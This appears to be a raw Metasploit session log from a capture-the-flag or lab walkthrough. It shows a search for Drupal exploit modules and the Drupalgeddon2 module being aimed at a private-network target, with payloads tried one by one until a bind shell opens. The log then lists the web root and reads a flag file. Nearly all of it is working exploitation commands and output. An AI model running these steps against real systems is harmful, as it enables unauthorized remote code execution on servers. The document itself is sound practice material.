   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   4  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   5  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   6  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 >

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   4  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   5  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module Users Enumeration
   6  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/php_xmlrpc_eval

msf6 > Interrupt: use the 'exit' command to quit
```

```
msf6 > set RHOSTS 192.168.1.246
```

```
RHOSTS => 192.168.1.246
```

```
msf6 > set LHOST 192.168.1.31
```

```
LHOST => 192.168.1.31
```

```
msf6 > use 1
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > payloads list
[-] Unknown command: payloads
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > list payloads
```

```
[-] Unknown command: list
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show payloads
```

```
Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect                         normal  No     Unix SSH Shell, Bind Instance Connect (via AWS API)
   1   payload/generic/custom                                             normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm                                 normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   6   payload/multi/meterpreter/reverse_http                             normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   7   payload/multi/meterpreter/reverse_https                            normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
   8   payload/php/bind_perl                                              normal  No     PHP Command Shell, Bind TCP (via Perl)
   9   payload/php/bind_perl_ipv6                                         normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   10  payload/php/bind_php                                               normal  No     PHP Command Shell, Bind TCP (via PHP)
   11  payload/php/bind_php_ipv6                                          normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   12  payload/php/download_exec                                          normal  No     PHP Executable Download and Execute
   13  payload/php/exec                                                   normal  No     PHP Execute Command
   14  payload/php/meterpreter/bind_tcp                                   normal  No     PHP Meterpreter, Bind TCP Stager
   15  payload/php/meterpreter/bind_tcp_ipv6                              normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   16  payload/php/meterpreter/bind_tcp_ipv6_uuid                         normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   17  payload/php/meterpreter/bind_tcp_uuid                              normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   18  payload/php/meterpreter/reverse_tcp                                normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   19  payload/php/meterpreter/reverse_tcp_uuid                           normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   20  payload/php/meterpreter_reverse_tcp                                normal  No     PHP Meterpreter, Reverse TCP Inline
   21  payload/php/reverse_perl                                           normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   22  payload/php/reverse_php                                            normal  No     PHP Command Shell, Reverse TCP (via PHP)
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > use
```

```
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
  use exploit/windows/smb/ms17_010_eternalblue

  use eternalblue
  use <name|index>

  search eternalblue
  use <name|index>
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > payloads 0
```

```
[-] Unknown command: payloads
```

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options
```

```
Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC    passthru         yes       PHP function to execute
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      192.168.1.246    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       Path to Drupal install
   VHOST                        no        HTTP server virtual host
```

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payloads 0
```

[!] Unknown datastore option: payloads. Did you mean PAYLOAD?
payloads => 0

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 0
```

payload => cmd/unix/bind_aws_instance_connect

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[-] Exploit failed: cmd/unix/bind_aws_instance_connect is not a compatible payload.
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 1
```

payload => generic/custom

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[-] Exploit failed: generic/custom cannot cleanup files created during exploit. To run anyway, set AllowNoCleanup to true
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 2
```

payload => generic/shell_bind_aws_ssm

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[*] Running automatic check (“set AutoCheck false” to disable)
[!] The service is running, but could not be validated.
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 3
```

payload => generic/shell_bind_tcp

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[*] Running automatic check (“set AutoCheck false” to disable)
[!] The service is running, but could not be validated.
^[[A^[[A[*] Started bind TCP handler against 192.168.1.246:4444
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[*] Running automatic check (“set AutoCheck false” to disable)
[!] The service is running, but could not be validated.
[*] Started bind TCP handler against 192.168.1.246:4444
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 4
```

payload => generic/shell_reverse_tcp

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[*] Started reverse TCP handler on 192.168.1.31:4444
[*] Running automatic check (“set AutoCheck false” to disable)
[!] The service is running, but could not be validated.
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 5
```

payload => generic/ssh/interact

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[*] Running automatic check (“set AutoCheck false” to disable)
[!] The service is running, but could not be validated.
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 6
```

payload => multi/meterpreter/reverse_http

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[-] Exploit failed: multi/meterpreter/reverse_http is not a compatible payload.
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 7
```

payload => multi/meterpreter/reverse_https

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[-] Exploit failed: multi/meterpreter/reverse_https is not a compatible payload.
[*] Exploit completed, but no session was created.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set payload 8
```

payload => php/bind_perl

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
```

[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Started bind TCP handler against 192.168.1.246:4444
[*] Command shell session 1 opened (192.168.1.31:43929 -> 192.168.1.246:4444) at 2023-12-17 23:18:49 +0000

```
ls
```

COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php

utworzona sesja shell

** FLAGA **

cat flag1.txt

Every good CMS needs a config file - and so do you.